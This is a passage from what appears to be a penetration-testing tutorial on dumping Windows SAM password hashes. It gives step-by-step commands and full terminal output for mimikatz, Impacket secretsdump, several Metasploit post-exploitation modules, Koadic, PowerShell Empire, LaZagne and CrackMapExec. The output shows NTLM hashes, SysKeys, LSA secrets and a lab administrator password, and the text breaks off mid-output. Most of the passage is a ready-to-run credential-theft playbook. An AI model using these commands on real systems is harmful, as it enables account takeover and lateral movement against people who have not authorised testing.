
And, it will dump all the credentials for you.

Windows 10

Mimikatz

There is a good enough method to dump the hashes of the SAM file using mimikatz. The method is pretty easy and best suited for internal penetration testing. In one of our previous article, we have covered mimikatz, read that article click **here**. So in this method, we will use **token::elevate** command. This command is responsible for allowing mimikatz to access the SAM file to dump hashes. Now, to use this method use the following set of commands:

```
privilege::debug
token::elevate
lsadump::sam
```




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

564     {0;000003e7} 1 D 39588          NT AUTHORITY\SYSTEM     S-1-
 -> Impersonated !
 * Process Token : {0;00033e4e} 1 F 1194715     DESKTOP-RGP2O9L\raj
 * Thread Token  : {0;000003e7} 1 D 1257135     NT AUTHORITY\SYSTEM

mimikatz # lsadump::sam
Domain : DESKTOP-RGP2O9L
SysKey : 5738fb1ede1d5807545d124d68cf48c7
Local SID : S-1-5-21-693598195-96689810-1185049621

SAMKey : 887043a9f40532f668f7e4294e83060f

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: edd810648111ca8c05485cc1c297f75e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : b088238b2c9d45ebc5992e6767fdfc4e

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b22b75836c329218fc172ab4e09a4e55b90
      aes128_hmac       (4096) : 7691461d6b469fa8551f953a2081bec9
      des_cbc_md5       (4096) : 2f68d029da34bfe5

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 2f68d029da34bfe5


RID  : 000003e9 (1001)
User : raj
  Hash NTLM: 3dbde697d71690a769204beb12283678
```

Impacket

Impacket tool can also extract all the hashes for you from the SAM file with the following command:


```
./secretsdump.py -sam /root/Desktop/sam –
system /root/Desktop/system LOCAL
```



```
root@kali:~/impacket/examples# ./secretsdump.py -sam /root/Desktop/sam -system /root/Desktop/system LOCAL
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0×4095a17172d999a276c8cc736cf20d5f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[*] Cleaning up...
```

Metasploit Framework: HashDump


When you have a meterpreter session of a target, just run the **hashdump** command and it will dump all the hashes from the SAM file of the target system. The same is shown in the image below:



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
meterpreter >
```

Another way to dump hashes through the hashdump module is through a post exploit that Metasploit offers. To use the said exploit, use the following set of commands:

```
use post/windows/gather/hashdump

set session 1

exploit
```




```
msf5 > use post/windows/gather/hashdump
msf5 post(windows/gather/hashdump) > set session 1
session ⇒ 1
msf5 post(windows/gather/hashdump) > exploit

[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 4095a17172d999a276c8cc736cf20d5f ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::


[*] Post module execution completed
```

Metasploit Framework:credential_collector

Another way to dump credentials by using Metasploit is via another in-built post exploit. To use this exploit, simply background your session and run the following command:

```
use post/windows/gather/credential/credential_collector
set session 1
exploit
```




```
msf5 > use post/windows/gather/credentials/credential_collector
msf5 post(windows/gather/credentials/credential_collector) > set session 1
session ⇒ 1
msf5 post(windows/gather/credentials/credential_collector) > exploit

[*] Running module against DESKTOP-PIGEFK0
[+] Collecting hashes ...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: raj:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
    Extracted: WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd
[+] Collecting tokens ...
    DESKTOP-PIGEFK0\raj
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    Window Manager\DWM-1
    Font Driver Host\UMFD-0
    Font Driver Host\UMFD-1
[*] Post module execution completed
msf5 post(windows/gather/credentials/credential_collector) > 
```

Metasploit Framework: load kiwi

The next method that Metasploit offers are by firing up the mimikatz module. To load mimikatz, use the **load kiwi** command and then use the following command to dump the whole SAM file using mimikatz.

```
lsa_dump_sam
```




```
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DESKTOP-PIGEFK0
SysKey : 4095a17172d999a276c8cc736cf20d5f
Local SID : S-1-5-21-301266811-631860562-3880156799

SAMKey : e49a52f8c4babfef19455ec7986da198

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 438403a713b66a883350a40bfe3966cd

RID  : 000003e9 (1001)
User : raj
  Hash NTLM: 3dbde697d71690a769204beb12283678


meterpreter > 
```

Koadic

Once you have the session by Koadic C2, use the hashdump_sam module to get passwords as shown below:

```
use hashdump_sam
execute
```




```
(koadic: sta/js/mshta)# use hashdump_sam
(koadic: imp/gat/hashdump_sam)# execute
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) created.
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) received SAM hive (70450 bytes)
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) received SECURITY hive (75501 bytes)
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) received SysKey (64739 bytes)
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) decoded SAM hive (/tmp/SAM.192.168.1.106.7997cd27679
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) decoded SECURITY hive (/tmp/SECURITY.192.168.1.106.f
[*] Zombie 0: Job 0 (implant/gather/hashdump_sam) decoded SysKey: 0×4095a17172d999a276c8cc736cf20d5f
[+] Zombie 0: Job 0 (implant/gather/hashdump_sam) completed.
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
 0000   01 00 00 00 10 2D DF 76  DC C9 05 8B 92 C8 DC 79   .....-.v.......y
 0010   C9 28 4E 22 35 24 A8 2C  D1 19 D0 8A 61 B2 ED 9B   .(N"5$.,....a...
 0020   CA F0 A9 BD 4A F6 DC DB  B0 8B 31 EE               ....J.....1.
DPAPI_SYSTEM:01000000102ddf76dcc9058b92c8dc79c9284e223524a82cd119d08a61b2ed9bcaf0a9bd4af6dcdbb08b31ee
[*] NL$KM
 0000   E6 FD 66 12 52 31 4C 34  11 01 DF 56 10 F6 E4 07   ..f.R1L4...V....
 0010   39 B4 91 28 52 BF 95 44  CF 92 60 91 3C 43 B8 E5   9..(R..D..`.<C..
 0020   9B DF A0 92 C9 7E FE 6D  78 29 4E 12 3C F5 D7 58   .....~.mx)N.<..X
 0030   2A FF 70 98 8B F5 02 E5  5C 48 6F 6E A0 01 C3 93   *.p.....\Hon....
NL$KM:e6fd661252314c341101df5610f6e40739b4912852bf9544cf9260913c43b8e59bdfa092c97efe6d78294e123cf5d758
[*] Cleaning up ...
```

All the hashes from the SAM file will be dumped as shown in the above image.

Powershell Empire: mimikatz/sam

Once you have the session through the empire, interact with the session and use the mimikatz/sam module to dump the credentials with help of the following commands:

```
usemodule credentials/mimikatz/sam*
execute
```




```
(Empire: P13KNLGC) > usemodule cusemodule credentials/mimikatz/sam*
(Empire: powershell/credentials/mimikatz/sam) > execute
[*] Tasked P13KNLGC to run TASK_CMD_JOB
[*] Agent P13KNLGC tasked with task ID 1
[*] Tasked agent P13KNLGC to run module powershell/credentials/mimikatz/sam
(Empire: powershell/credentials/mimikatz/sam) > [*] Agent P13KNLGC returned results.
Job started: Z6CVMG
[*] Valid results returned by 192.168.1.104
[*] Agent P13KNLGC returned results.
Hostname: WIN-NFMRD37ITKD / S-1-5-21-3008983562-280188460-17735145

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

284     {0;000003e7} 0 D 33486          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,30p)
 → Impersonated !
 * Process Token : {0;0004fc2a} 1 F 468358      WIN-NFMRD37ITKD\raj     S-1-5-21-30089835
 * Thread Token  : {0;000003e7} 0 D 503076      NT AUTHORITY\SYSTEM     S-1-5-18        (

mimikatz(powershell) # lsadump::sam
Domain : WIN-NFMRD37ITKD
SysKey : 2b9d8c4bfadb49af7966e270ba428bc9
Local SID : S-1-5-21-3008983562-280188460-17735145

SAMKey : 79fd6cc95a85333898c719abea2fde2c

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003e8 (1000)
User : raj
LM   :
NTLM : 7ce21f17c0aee7fb9ceba532d0546ad6

RID  : 000003e9 (1001)
User : pentest
LM   :
NTLM : 7ce21f17c0aee7fb9ceba532d0546ad6
```

This exploit will run mimikatz and will get you all the passwords you desire by dumping the SAM file.

LaZAgne

LaZagne is an amazing tool for dumping all kinds of passwords. We have dedicatedly covered LaZagne in our previous article. To visit the said article, click here. Now, to dump SAM hashes with LaZagne, just use the following command:

```
lazagne.exe all
```



```
C:\Users\raj\Downloads>lazagne.exe all

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for 245b0f3a-c034-46a4-8d34-3392513d4479
[+] System masterkey decrypted for 52fd31fe-9124-4b11-ad27-c110dbda9808

########## User: SYSTEM ##########

------------------- Hashdump passwords -----------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:438403a713b66a883350a40bfe3966cd:::
raj:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
```


Yay!!! All the credentials have been dumped.

CrackMapExec

CrackMapExec is a sleek tool that can be installed with a simple apt install and it runs very swiftly. Using CrackMapExec we can dump the hashes in the SAM very quickly and easily. It requires a bunch of things.

Requirements:
Username: Administrator
Password: Ignite@987
IP Address: 192.168.1.105
Syntax: crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' –sam

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p
'Ignite@987' --sam
```




```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sam
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGN
